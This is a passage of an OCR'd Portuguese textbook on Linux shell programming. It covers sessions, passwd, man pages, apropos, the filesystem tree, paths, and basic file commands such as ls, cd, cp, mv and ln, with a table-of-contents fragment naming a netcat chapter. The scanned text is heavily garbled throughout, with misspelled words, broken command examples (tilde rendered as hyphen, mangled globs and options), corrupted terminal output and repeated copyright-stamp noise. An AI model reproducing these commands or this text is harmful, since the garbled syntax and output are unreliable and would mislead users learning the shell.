

Brincando pela rede com o netcat................................................................. 51 3
Coisas do bem ..................................................................................... 514
Coisas do mal ...................................................................................... 517
Resumo................................................................................................ 519

Apêndice 6. Significado das Opções mais Frequentes no Shell....... 520



A êndice 7. Resolução dos Pro ramas ............................................... 522··
•
lndice Remissivo ....................................................................................535
Matenal com direitos aL•Iora1s
Material com direitos autorais
Parte I
Matenal çorn d1re1tos at,tora1s
Material com direitos autorais
1
·f ·~~ lCapítulo 1
.
.
.
.

•Iniciando uma sessão Linux
Toda sessão no Linux começa com uma solicitação de um
nome de login. Após o usuário informar o seu login, uma
senha é solicitada. Por motivos óbvios, a senha digitada
não aparece na tela. Um detalhe a ser observado é que o
Linux faz distinção entre letras maiúsculas e minúsculas.
Senhas que diferem em pelo menos um caractere maiús-
culo/minúsculo são consideradas diferentes.
Sempre que um usuário digita seu nome de login e se-
nha corretamente, um Shelf é invocado e a partir dele o
usuário passa a dar comandos e interagir com o sistema:
Cone c tiva Linux 7 . 0
Kernel 2 . 2 . 19- lScl
l ogin : d 327760
Passv,ord :
La s t. login: Non May 27 11 : 36 : 55 f.rom lxr jd090
$
O superusuário, conhecido como root, é também o res-
ponsável por cadastrar os usuários, dando para cada um
o nome de login correspondente. A senha é deixada em
branco, e o sistema solicita a mudança de senha na primei-
ra vez em que o usuário se ''logar". O superusuário pode
também definir Shells específicos para cada usuário.
3
Material com direitos autorais
4 Programação Shell Linux
Encerrando uma sessão Linux - exit, logout
Como em todo sistema multiusuário, assim que terminar seu trabalho cada
usuário deve encerrar sua sessão. Dois comandos realizam esta tarefa: exit
e logout . O comando l ogou t encerra de uma vez a sessão do usuário, já
o comando exi t encerra somente o Shell corrente. É aconselhável sempre
utilizar o comando exit em vez de l ogout , pois pode haver uma situação
em que o usuário tenha invocado um She/1 a partir de outro.
Exemplos:
$ exit
ou
$ logout
Para l ogout , pode-se usar também a combinação de teclas <ct r l >d ,
mas esse recurso nem sempre está habilitado.
$ 'd
passwd - Alterando a senha
Sintaxe:
passwd [ usuario)
O comando passwd permite a um usuário mudar sua própria senha, ou
ao superusuário mudar a senha de qualquer usuário. Alguns sistemas pe-
dem a senha antiga antes de solicitarem a nova. Algumas implementações
do Unix criticam de forma severa a nova senha, quer seja impondo limites
mínimos de tamanho ou combinações de letras maiúsculas, minúsculas e
números. Esses aspectos de segurança visam evitar que usuários não au-
torizados descubram senhas dos usuários do sistema.
Exemplo
$ passwd
Changi ng passvTo rd for user jneves .
Changing passv1ord f o x j neves
(currenc) UNIX pass>To rd :
Material com direitos autorais
Começando devagarinho 5
Neo~ password :
BAD PASSWORD: it is based on a dicti onary v1ord
Ne..r passrord :
BAD PASSWORD: it is based on a dicti onary v1ord
New pa ss•to r d :
BAD PASSWORD: it is based on a dict i onary word
paSSvd : Aut:hentication token manipulation er ror
No exemplo anterior, tentei alterar por três vezes a minha senha para
j ulianaOO , os algoritmos de comparação do passwd inferiram que, em
virtude do meu nome ser julio, a senha que estava propondo era muito
óbvia e a alteração não se processou.
$ passwd
Changi ng passv1ord for usex j neves.
Changing pass·tlord f o r jneves
(current) UNI X passv1ord :
Netv pass;vord :
Retype new passvrord:
passtvd : all authenticat:i on tokens updated successfully .
Agora sim, a senha foi alterada.
Comandos
Em linha de comando, o Linux oferece uma grande variedade de coman-
dos a serem usados. Após pressionar o <ENTER> os comandos informados
são examinados pelo She/1 e após são passados para o Linux, que inicia a
ação apropriada ou exibe uma mensagem de erro.
De um modo geral os comandos do Unux têm a seguinte forma:
$ comando (- opções ... ] (a rgument os ... J
Exemplos:
$ who
$ who -H
$ who am ~
Só ocomando
Comando e opçào
Comando e argumentos
Os comandos do Shell, nessa parte do livro, referem-se todos ao Bour-
ne-Again Shell (bash).
Material com direitos autorais
6 Programação Shell Linux

Obtendo ajuda
O Linux oferece diversas formas de ajuda aos seus usuários:
.J Comandos para pedir Ajuda
he l p Mostra informações gerais sobre os built-ins do Shell
mam Mais do Linux
apropos Mostra sobre um
Obtém uma breve de~;cn<çào de um comando do sistema
help- Ajuda
O comando help é utilizado para mostrar informações gerais dos built-ins
do She/1 (chamam-se built-in os comandos que são incorporados ao She/1,
isto é, não são instruções autônomas como o who , por exemplo. São co-
mandos cujos códigos se encontram incorporados ao código do She/1). Este
comando é muito útil para novos usuários.
Exemplo:
$ help
GNU bash, version 2 . 05b . O(l) - rel ease (i38 6- redhat- linux- gnu)
These shell commands a r e defined internally. Type 'help ' to see thi s
list .
Type ' help name' to find out more about the f unct ion 'name ' .
Use 'info bash ' to find o ut more about the shel l i n gen eral.
Use ' rnan - k ' o r ' i nfo ' to find out more a bout. conunands not in t his l is t .
A star (*) next to a name means that the command is disabled .
%[DIGITS I WORD) [ & l (( express~on ) )
. filename
[ a rg . . . l [ [ express~on l l
ali as [ -p1 [name(=value ) . . . I bg [ j ob_.specJ
. . . . .
Matcnal com direitos al'lora1s
Começando devagarinho 7
man pages - Manual de Referência
Sintaxe:
man [- aP] [seção] t ópi co
A documentação padrão do Linux, chamada de man pages , contém aju-
da para todos os comandos padrão do Unix. Para que o sistema também
contenha man pages de utilitários e aplicações não padrão, estes devem
encarregar-se de incluí-las automaticamente durante sua instalação.
Sempre digo que o man é o comando mais importante, pois é a única
"pessoa" que conhece todos os comandos com as respectivas opções.
O Manual de Referência do Unix é dividido em oito seções:
Subdivisões das man-pages
1. Comandos de usuários
Comandos que podem ser
executados a partir de um Shell
2. Chamadas de sistema
Funções que têm de ser
executadas pelo kernel
3. Bibliotecas de funções
A maioria das funções da
biblioteca libc
4. Formatos de arquivos
Drivers e hardware
especiais
5. Arquivos de configuração
Formatos de arquivos e
convenções
6. Jogos e demonstrações bis
7. Pacotes de macro e
Sistemas de arquivos,
protocolos de rede, códigos
convenções
ASCII e outros
8. Comandos de administraçã0 Comandos que muitas vezes
do sistema apenas o root pode executar.
O comando man apresenta todos os tópicos do manual Linux, de uma
forma semelhante ao manual impresso. Entretanto, man é o utilitário de
documentação padrão e está presente em qualquer Unix, além de seus
comandos serem os mesmos em qualquer sistema.
Matenal çorn d1re1tos at,tora1s
8 Programação Shell Linux
arãmetro Função
-a
-p
seção
tópico
Encontra todas as páginas que coincidam com o
padrão
Indica um programa paginador alternativo
Indica uma das oito seções do manual a procurar
Indica qual tópico procurar. O tópico deve ser exa-
tamente o nome de comando, chamada de siste-
ma, etc
Ao encontrar o tópico solicitado, o programa aceita comandos direta-
mente do teclado. Os principais são:
Comando Ação
h Mostra a ajuda do man
q Sai doman
--~ -------------------------------~
[ N)e Avança uma linha, ou N linhas, quando especificado
Exemplos:
$ man l ls
LS (1}
NO
ME
[N)y Volta uma linha, ou N linhas, quando especificado
f ------------~------~~--~---------
Avança uma tela
b Volta uma tela
/texto Procura por um texto no texto apresentado pelo man
ls, di r, vdir - list a o conteúdo do diret ório
S INOPS E
ls [opções ] (arqui vo ... ]
di r [arquivo ... )
vdi r [arquivo.. . )
$ man passwd
PASSWD (5}
NO
ME
Format os de Arqui vo
pas svtd - arquivo d e senhas
DESCRI ÇÃO
LS (1)
PASSIID (5}
Passwd é um a rquivo t e xto , que contém a lista de contas do s i ste -
ma, fornecendo para cada cont a qual quer inf ormação út i l como i dentificação
numéri c a do usuár io . ..
Matenal çorn d1re1tos at•tora1s
Começando devagarinho 9
apropos- Informações sobre um tópico
Sintaxe:
apr opos tópico

Uma facilidade bastante interessante existente em sistemas Unix/Linux
é o comando a p ropos . Este comando consulta um banco de dados consis-
tindo da descrição do comando. É bastante útil em situações em que se de-
seja executar determinada tarefa e não se conhece o nome do comando.
Por exemplo, caso eu não me lembrasse qual era o compilador C insta-
lado no meu sistema, eu poderia digitar:
$ apropos comp ilar
cccp, cpp {1} - Th e GNU C-Compati bl e Cornpiler Pr.epr.ocessor .
g++ (1) - GNU p roject C++ Compiler
gcc , g++ ( 1 ) - GNU p roject c and C++ Compile r (v 2 . 7)
Uma vez de posse dessa informação eu digitaria então
$ man gcc
para obter informações específicas sobre o compilador gcc.
Observe que os sublinhados no exemplo foram meus, para mostrar que
o comando apropos procurou a palavra (no caso compHer) em todo o ban-
co e não somente no rol das instruções.
Todavia, este banco de dados não é criado automaticamente. O adminis-
trador de sistemas precisa criar este banco de dados através do comando
ca tman . Esse comando irá varrer todos os diretórios especificados na variá-
vel de ambiente MANPATH e irá construir um arquivo chamado wha t i s , onde
irá colocar as descrições dos programas. Caso não exista esse arquivo, ao
se 1
nvocar o a propos uma mensagem parecida com esta será exibida:
$ aprop os compilar
apropos : fi l e / us r/ local /ma nh~hat is not found
Create t he Hha.t is database us i ng t he catma n - ;.v conunand .
Material com direitos autorais
10 Programação Shell Linux
Para construir esse banco de dados, emitir o comando:
$ catman -w
Uma vez criado o banco de dados, o comando apropos (ou man - k) po-
derá então ser utilizado.
Exemplos:
. .
No intuito de mostrar a diferença entre este comando
mo (whatis) , os exemplos dos dois serão iguais.
(apr opos) e O prOXI-
$ apropos chmod
chmod
chmod
fchmoct [chmod]
$ apropos ifconfig
ifconfig
( 1)
(2)
(2) -
( 8) -
change fil e ac.:cess
change per mi ss i ons
change per miss i ons
configu re a networ k
whatis - Descrição de comandos
Sintaxe:
whati s tópi co
pexmissions
of a fil e
of a fil e
int erface
O comando whatis obtém uma breve descrição de um comando do
sistema.
Exemplos:
$ whati s chmod
chmod
chmod
$ whati s ifconfi g
ifconfig
$ whati s cornpi ler
(1 )
(2)
change file access perrnissions
change pe r missions of a file
(8) - configure a netV~o.t:k int e.rface
compiler : nothing apl(ropx iate
Material com direitos autorais
?:~ ·~~ j Capítulo 2
I  :
f , I . : • •
:dtretortos
.
.
.
•Sistema de arquivos do Unix
No sistema operacional Unix/Linux, costuma-se dizer que
"tudo" é arquivo. Isto se deve ao fato de o sistema opera-
cional tratar de modo semelhante tanto arquivos comuns
como dispositivos de sistema.
O sistema de arquivos do Unix/Linux é hierárquico. A
base desta árvore é um diretório chamado diretório raiz,
representado por 1 (o caractere barra). Enquanto outros
sistemas operacionais tratam individualmente discos e
partições, o Unix/Linux considera todos os dispositivos,
discos, arquivos e diretórios como um todo, alocando-os
numa única árvore do sistema de arquivos.
Nos sistemas Linux/Unix cada diretório da árvore ar-
mazena arquivos segundo sua função, seguindo (mais ou
menos) o padrão apresentado na página seguinte.
Os arquivos não possuem tamanho previamente deter-
minado. Quanto à estrutura interna dos arquivos, o Unix!
Linux não faz nenhuma restrição. Um arquivo pode conter
qualquer sequência de bytes, proporcionando grande fle-
xibilidade ao sistema.
Os nomes de arquivos podem ter quantidades máxi-
mas de caracteres diferentes para sistemas operacionais
diferentes. Nos antigos Unix tradicionais (System V), o
11
Material com direitos autorais
12 Programação Shell Linux
limite era de 14 caracteres. Nos modernos Unix baseados no BSD, o limite
é 256 caracteres.

J Diretório Tipos de Arquivos
/bin Utilitários principais do Unix
/etc Programas e arquivos administrativos
/lib Bibliotecas de funções, programas e dados
/tmp Arquivos temporários
/home/jneves Arquivos do usuário jneves
/usr/bin Utilitários
/usr/sbin Utilitários usados somente pelo "root"
/usr/include Arquivos de cabeçalho (por exemplo, da linguagem C)
/usr/lib Bibliotecas de funções
/usr/spool Áreas de spool (por exemplo, de mail e impressora)
••
/dev Arquivos especiais de dispositivo
No Unix/Unux não existe o conceito de extensões para nomes de arqui-
vo. Podemos até usá-las para facilitar a compreensão dos tipos de arquivos,
mas não são de modo algum obrigatórias. Um arquivo chamado apostila.txt
será visto pelo sistema como apostila . t xt e não como apostila extensão
t xt . Isto é especialmente útil quando usamos algo que poderíamos cha-
mar de "múltiplas extensões", ou seja, podemos nomear um arquivo como
aposti l a . t ar . gz .
Operações com o sistema de arquivos
Tanto em algumas versões de Unix baseadas em PCs quanto no Linux, é
possível ter vários She//s em uso. Cada She/1 pode ter um diretório corrente
de forma independente dos outros, porque diretório corrente é aquele em
que você está posicionado num dado momento.
Cada usuário possui também um diretório próprio para armazenar seus
arquivos. Este diretório é chamado de diretório home do usuário e geral-
mente tem o mesmo nome do login name do mesmo. Os diretórios home
dos usuários peduarcto e xanctao costumam ser, respectivamente: / home/
pedua rdo e / home/xandao.
Matenal çorn d1re1tos at•tora1s
Manipulando arquivos e diretórios 13
Normalmente, logo após o seu login, o seu diretório corrente fica sendo
seu próprio diretório home, isto é, quando você se "Ioga" é posicionado no seu
diretório home, portanto neste momento o seu diretório corrente é o home.
Caminhos de diretórios (paths)
Um caminho de diretórios especifica uma sequência de diretórios a percor-
rer para chegar a algum ponto na árvore de diretórios. Para que se possa
caminhar entre eles, cada vez que se cria um diretório no Unix/Linux, são
criadas referências para este (que funcionam como apelidos), que são: "."
e " .. " . O único diretório que não possui estas referências é o diretório
raiz 1" 1" l • O ". " referenda o diretório corrente, enquanto o " .. " faz
referência a seu diretório pai na árvore de diretórios.
Na especificação de caminhos, o delimitador é o caractere " / ". Por
exemplo, o caminho do diretório home do usuário peduardo é / home/pedu-
ardo . Uma especificação de diretórios deste tipo é chamada de caminho
absoluto, pois não importa qual seja o diretório corrente, /home/pedua r C!o
sempre leva ao diretório home do usuário p ectua r do .
Por outro lado, especificações de diretório podem ser do tipo caminho re-
lativo, onde a referência a um diretório é feita a partir do diretório corrente.
r·-·-·
.
I
.
'
-·-·
I
etc
xandao
Árvore de diretórios
I
home
peduardo ] neve s
.-·
usr
·-·-·-·-·,.
I
.
'
-·-·-·..,.
I
.
'
Matenal çorn d1re1tos at1tora1s
14 Programação Shell Linux
Por exemplo, baseando-se na árvore de diretórios /home , se o diretório
atual fosse / home/pectuarcto, poderíamos fazer referência ao diretório home
do usuário xandao , utilizando o caminho relativo .. /xandao. O caminho ab-
soluto para o mesmo diretório seria: / nome/xandao . Repare que o caminho
absoluto sempre começa por uma barra (I l , isto porque o diretório "1" é
o raiz e é daí que começam todos os endereçamentos absolutos. O relativo
jamais começa por uma "; ", já que seu endereçamento é feito em relação
ao diretório corrente.
A primeira coisa que sempre vem em mente no uso de um sistema ope-
racional é como lidar com os arquivos dentro dele... Nesta seção eu vou
mostrar alguns comandos básicos para trabalhar com os arquivos.

L1 Comandos para manipulação de arquivos e diretórios
pwd Informa o nome do diretório corrente
cd Navegando entre diretórios
ls Listar arquivos
cp Cópia de arquivos e diretórios
mv Move arquivos e diretórios
ln Estabelece ligações entre arquivos
mkdir Cria um diretório
rmdir Remove um diretório vazio
rm Apaga arquivos e diretórios
file Indicando tipo de arquivo
grep Procura arquivos por conteúdo
find Localiza arquivo por suas características
basename Devolve o nome de um arquivo recebendo o caminho com-
pleto
dirname Devolve o nome do diretório recebendo o caminho completo
Matenal çorn d1re1tos at,tora1s
Manipulando arquivos e diretórios 15
pwd - Informa nome do diretório corrente
Sintaxe:
pwd
Os prompts default do Linux são:
- # - Para root;
- $ - Para todos os outros usuários.
Isso pode- e deve- ser alterado, se modificarmos a variável PS1, para
refletir o nosso diretório corrente. Caso isso não tenha sido feito, para sa-
bermos o nome do diretório corrente usamos esta instrução.
Exemplos:
$ pwd
/usr/local/bin
cd - Navegando entre diretórios
Sintaxe.
cd [nome - do- di retório)
Esse comando mudará o diretório atual de onde o usuário está. Pode-
mos também fazer algumas simplificações no n ome- do- d ire tório no Linux
para facilitar.

As simplificações que citei são:
_j
• (ponto)
• . (dois pontos)
- (til)
1 (barra)
- (hffen)
--~
Significado
Diretório atual
Diretório anterior
Diretório home do usuário
Diretório Raiz
Último diretório
Matenal çorn d1re1tos at•tora1s
16 Programação Shell Linux
Por exemplo, se eu quero ir para o meu diretório home, faço o seguinte:
$ pwd
/ us..:/ l oc al / bi n
$ cd -
$ pwd
/ home/ jneves
Ou seja, eu estava no diretório /usr/local/bin, e com um simples cd
para o diretório - , fui para o meu diretório home / home/ jneves . O coman-
do pwd foi utilizado para mostrar o caminho completo do diretório corrente
(não confunda home com corrente: o primeiro é o diretório para o qual
você é enviado logo após o logín, o segundo é onde você está agora) .
Uma outra forma de usar o til (-> é a seguinte:
$ pwd
/home/ jneves
$ cd -jul iana
$ pwd
/ home/juliana
$ cd -
/ home/ jneves
No exemplo acima, eu estava no diretório / home/jneves e desejava ir
para o diretório home da Juliana; para isso eu fiz - juliana (que se lê home
da Juliana). Em seguida usei o hífen (lê-se cd menos) para voltar ao último
diretório em que eu estive.
ls - Lista arquivos
Sintaxe:
ls [opções ] [arquivo/diretório]
Esse comando serve para listar os arquivos do diretório especificado.
O corrente é o default, isto é, se o comando for executado sem argumen-
tos, mostrará todos os arquivos existentes no diretório atual. Entenda
suas opções:
Material com direitos autorais
- 1
-a
- r
-h
-R

Manipulando arquivos e diretórios 17
Significados
Lista os arquivos em formato detalhado.
De ali (todos). Lista todos os arquivos, inclusive os corne-
çados por ponto (.>.
--'--
Na ordem alfabética reversa.
Combinado com - 1imprime o tamanho de forma mais leoi•
vel exemplo: 1K 234M 2G).
Lista também os subdiretórios encontrados
Exemplo de uma listagem detalhada:
$ l s - 1
t ot al 204
- rl.v- r- - r - - 1 j neves ) neves 1609 Nov 8 2002 calculadora. sh
- rv- r -- r -- 1 jneves j neves 11 Sep 1 19 : 41 cat
dn;xr- xr- x 2 j neves j neves 4096 Feb 14 2003 cgi
- .rt-rxr- xr- x 1 jneves j neves 302 sep 4 2002 core s . sh
- rl.vxn·rxrwx 1 j neves j neves 178 Sep 3 2002 cripta .sed
Podemos também usar no ls os curingas ou wildcards, que nada mais
são do que caracteres que substituem outros e que não devem ser confun-
didos, de forma alguma, com expressões regulares, que constam de um
apêndice neste livro.
Exemplo: se eu quero listar todos os arquivos que têm a extensão .s h ,
faço o seguinte:
$ l s * .sh
Verificas i ntax ..sh ednum. sh hton .sh octais l . sh s pinl .s h
cores . sh fat iacm
d . sh lstsource .sh oct ais2 . sh testa - dat as . sh
dat a .s h findstr . s h l sttamext .s h pad . sh tstspi n .s h
diasem .sh get opt st . sh maimin . sh rot i nas . sh velha .sh
O curinga asterisco {*> representa qualquer coisa e ligado a. sh lis-
ta qualquer coisa terminada em .s h . Existem vários outros curingas,
vamos ver o ponto de interrogação (?J. que substitui um e somente um
caractere:
$ ls ??? ?. sh
data .s h dt on .sh grep . s h h ton. sh ntod .s h n toh . sh spin .sh
Matenal çorn d1re1tos at•tora1s
18 Programação Shell Linux
Dessa forma, cada ponto de "perguntação" ( ? 1 substituiu um caractere,
ocasionando a listagem de todos os arquivos com quatro caracteres e ter-
minados por .sh .
Se quiséssemos listar uma faixa determinada de opções, usaríamos col-
chetes. Veja como:
$ l s [os]*.sh
octa is l . sh octais2 . s h sin t ax . sh . '
spJ.n. sr1 spin l . s h
Neste exemplo listamos todos os arquivos começados por o ou s , se-
guidos por qualquer coisa (*> e terminados por .sh .
Para finalizar veja os dois exemplos a seguir:
$ ls [!os] *. sh
VerificaSintax . sh dton . sh g raph . sh ma i mi n . s h t est a-datas .sh
cores.sh ednum . s h grep .sh n t od . s h tstspi n . sh
da t a . sh fat iacmd . s h hton . sh ntoh . s h velha . sh
d i asem. sh
d i v.sh
find str. s h l stsou r ce . sh pad . sh
$ ls [A- Z] * . sh
Veri ficaS i ntax . .sh
ge t opt s t. sh lsctamext .sh .rot i nas . sh
No primeiro caso, o ponto de "espantação" ( ! J serviu para negar o gru-
po, assim listamos todos os arquivos que não começam por o ou por s .
No segundo, usamos a faixa A- z para listar todos que começam por letra
maiúscula. Se nosso desejo fosse listar arquivos começados por qualquer
letra poderíamos ter feito:
$ ls [A-Za-z] , 3*
cp-Cópia de arquivos e diretórios
Sintaxe:
cp [opções ] <a rg- or igem> <arq-des t i no>
O comando cp copia arquivos e diretórios. Como opções dele, pode-
mos ver1
:
1. Essas opções são comuns ao Unix e ao Linux. mas o segundo tem inúmeras outras, dentre as
quais destaco a opção - f, que força a substituição no caso de já existir o arquivo-de-destino.
Material com direitos autorais
Manipulando arquivos e diretórios 19
LJ Opções Significados
-i Modo interativo
- v ,Mostra o que está sendo copiado
-r Copia recursivamente (diretórios e subdiretórios)
Exemplos:
Não tenho certeza se já existe um backup do meu arquivo tel e f ones .
Caso haja, para pedir confirmação eu faço:
$ cp -i telefones tel efo nes.bak
cp : overwrite ' telefones . bak'?
Como o arquivo telefones . bak. já existia, antes de sobrescrevê-lo, é
pedida a sua confirmação. Responda y para sim ou n para não.
Agora eu vou copiar recursivamente todo o meu diretório home (recursi-
vamente significa com toda a árvore de subdiretórios abaixo dele) para o
diretório julio. Para tal eu faço o seguinte:
$ cp - r ~jneves j ulio O- significahome, não esqueça
mv - Move arquivos e diretórios
Sintaxe:
mv [opções ] <arq- origem> <arq- destino>
Este comando normalmente é usado para renomear arquivos, mas nos
exemplos a seguir veremos que ele também, por vezes, copia o arquivo
<arq-origem> para <arq-des tino> e em seguida remove <arq-origem> .
Suas opções são semelhantes às do comando cp.
Exemplos:
Vamos renomear o arquivo script . sh para scri pt . velho :
$ l s - li script.sh
165751 - rw- r -- r -- 1 j neves sup 120 Dec 8 12 : 52 script . sh
$ mv s cript.sh script . velho
$ l s - l i script.velho
165751 - rvT- r -- r -- 1 jneves sup 120 Dec 8 12 : 52 scri pt . velho
Matenal çorn d1re1tos at,tora1s
20 Programação Shell Linux
Neste exemplo, primeiramente listamos o arquivo scrípt . s h e, com a
ajuda da opção -i do comando 1s, pudemos ver que seu ínocte (pense
em endereço de disco) era 165751 , como após o uso do comando mv seu
.i.node permaneceu o mesmo, podemos afirmar que o que houve foi uma
simples mudança de nome, sem afetar a localização dos dados.
Vamos ver um outro exemplo, neste caso eu quero mover o arquivo arq
que está no meu diretório para o diretório fs2 que está em outro file system:
$ l s - li a r q
165886 - rv1
xr- xr- x 1 jneves sup 153 Nov 11 18 :17 arq
$ mv a r q / f s2
$ l s - li / f s2/ arq
20 - rvlxr - xr- x 1 jneves sup 153 Nov 11 18 : 17 /fs2/ arq
Repare na sequência de comandos que, pelo tamanho dos arquivos,
seus dados não se alteraram, porém como seus i noctes mudaram (no ori-
ginal era 165 886 e depois passou para 2 0 ), podemos afirmar que o arquivo
a r q original foi copiado para /fs2 e depois removido. Isso se deve ao fato
de cada file system possuir e administrar a sua própria tabela de i nodes.
Suponha agora que eu já soubesse da existência de um arquivo scri p t .
velho e quisesse fazer a mesma coisa. Já sabendo que seria feita a per-
gunta se eu desejaria sobrescrever s c ript . vel ho, e para não ter queres-
ponder a esta pergunta, eu faço:
$ mv - f script . sh script .vel ho
ln - Estabelece ligações entre arquivos
Sintaxe:
l n [ - s ] <a rquivo- ori gem> <l igação>

Este comando é usado para criar ligações (links). Existem dois tipos de
ligações:
Hard Link: neste caso, o arquivo ligação tem o mesmo i nocte do
a r quivo- ori ge m, isto é, os dois compartilham os dados;
Material com direitos autorais
Manipulando arquivos e diretórios 21
Link Simbólico: neste caso, o arquivo ligação tem inode diferen-
te do arquivo-origem, e seu conteúdo é somente o caminho do
arquivo-origem.
Exemplos:
Suponha que eu tenho um arquivo com o sintético da folha de pagamen-
to e esse arquivo pertence ao grupo folha , que tem todos os direitos sobre
ele. Se eu quisesse que o pessoal do grupo contabil tivesse somente
direito de leitura destes dados, criaria um hard fink e alteraria suas permis-
sões e grupo. Veja só como eu estabeleço este link:
$ l n sinteticof s inte ticoc
$ l s - li s i n t etico?
165676 - rw- r -- r-- 2 j neves sup 120 Dec 8 11 : 51 sinteti coc
165676 - rw-r - - r - - 2 ) neves sup 120 Dec 8 11 : 51 s i nteti cof
Eu já tinha o arquivo s inteticof (que será do grupo fo lha} e liguei a ele
o sinteticoc (que será do grupo contabi l), com a opção - i do comando
ls. Podemos notar que o i node de ambos é 165 676, o que significa que a
base de dados é comum, ou seja, um arquivo que possui dois nomes.
Para distinguir, vamos agora repetir a mesma operação, porém criando
um link simbólico usando a opção - s do comando ln:
$ ln - sf s i nteticof sinteticoc
$ ls - li sint e tico?
165745 l rvlxD•xrviX 1 j neves sup 10 Dec 8 12 :09 s inteticoc- >si ntet icof
165676 - rv1- r - - r - - 1 jneves sup 12 O De c 8 11: 51 s i n t eticof
Repare nesse caso, que o l s do sinteti coc começa com um 1 (sig-
nificando que é um arquivo de fink) e que ao seu final tem uma setinha
